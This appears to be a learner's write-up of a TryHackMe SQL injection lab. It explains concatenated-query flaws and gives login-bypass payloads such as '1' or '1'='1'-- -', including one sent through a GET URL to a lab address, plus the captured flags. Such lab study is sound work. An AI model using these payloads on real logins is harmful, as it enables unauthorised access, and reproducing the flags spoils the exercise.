
THM_SQL Injection Lab [Task 2_Introduction to SQL Injection: Part 1

https://tryhackme.com/room/sqlilab



Without checks on the received input, string concatenation becomes the most common mistake that leads to SQL injection vulnerability. Without input sanitization, the user can make the database interpret the user input as a SQL statement instead of as data.

The following PHP code demonstrates a dynamic SQL query in a login from. The user and password variables from the POST request is concatenated directly into the SQL statement.

```
$query = "SELECT * FROM users WHERE username='" + $_POST["user"] + "' AND password= '" + $_POST["password"]$ + "';"
```

If the attacker supplies the value `' OR 1=1-- -` inside the name parameter, the query might return more than one user.

```
SELECT * FROM users WHERE username = '' OR 1=1-- -' AND password = ''
```

If the database executes the SQL statement above, all the users in the users table are returned. Consequently, the attacker bypasses the application's authentication mechanism and is logged in as the first user returned by the query.

The reason for using `-- -` instead of `--` is primarily because of how MySQL handles the double-dash comment style.
The safest solution for inline SQL comment is to use --<space><any character> such as `-- -` because if it is URL-encoded into `--%20-` it will still be decoded as `-- -`. For more information, see: https://blog.raw.pm/en/sql-injection-mysql-comment/

SQL Injection 1: Input Box Non-String

SQL Injection 1: Input Box Non-String

When a user logs in, the application performs the following query:

```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID=10 AND password = 'ce5ca67...'
```

When logging in, the user supplies input to the profileID parameter. For this challenge, the parameter accepts an integer, as can be seen here:


```
profileID=10
```

Since there is no input sanitization, it is possible to bypass the login by using any True condition such as the one below as the ProfileID

```
1 or 1=1-- -
```

Bypass the login and retrieve the flag.

asdf



THM{dccea429d73d4a6b4f117ac64724f460}

SQL Injection 2: Input Box String


This challenge uses the same query as in the previous challenge. However, the parameter expects a string instead of an integer, as can be seen here:


```
profileID='10'
```

Since it expects a string, we need to modify our payload to bypass the login slightly. The following line will let us in:

```
1' or '1'='1'-- -
```

Bypass the login and retrieve the flag.





THM{356e9de6016b9ac34e02df99a5f755ba}

SQL Injection 3 and 4: URL and POST Injection

Here, the SQL query is the same as the previous one:

```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID='10' AND password='ce5ca67...'
```


But in this case, the malicious user input cannot be injected directly into the application via the login form because some client-side controls have been implemented:

```
function validateform() {
    var profileID = document.inputForm.profileID.value;
    var password = document.inputForm.password.value;
    if (/^[a-zA-Z0-9]*$/.test(profileID) == false || /^[a-zA-Z0-9]*$/.test(password) == false) {
        alert("The input fields cannot contain special characters");
        return false;
    }
    if (profileID == null || password == null) {
        alert("The input fields cannot be empty.");
        return false;
    }
}
```


The JavaScript code above requires that both the profileID and the password only contains characters between a-z, A-Z, and 0-9. Client-side controls are only there to improve the user experience and is in no way a security feature as the user has full control over the client and the data it submits. For example, a proxy tool such as Burp Suite can be used to bypass the client side JavaScript validation (https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation).


SQL Injection 3: URL Injection

This challenge uses a GET request when submitting the login form, as seen here:



My turn






This is the log in URL:

http://10.10.13.71:5000/sesqli3/login?next=http%3A%2F%2F10.10.13.71%3A5000%2Fsesqli3%2Fhome

The login and the client-side validation can then easily be bypassed by going directly to this URL:

http://10.10.13.71:5000/sesqli3/login?profileID=-1' or 1=1-- -&password=a

I'm going to put the above in the url bar:



THM{645eab5d34f81981f5705de54e8a9c36}

The browser will automatically urlencode this for us. Urlencoding is needed since the HTTP protocol does not support all characters in the request. When urlencoded, the URL looks as follows:

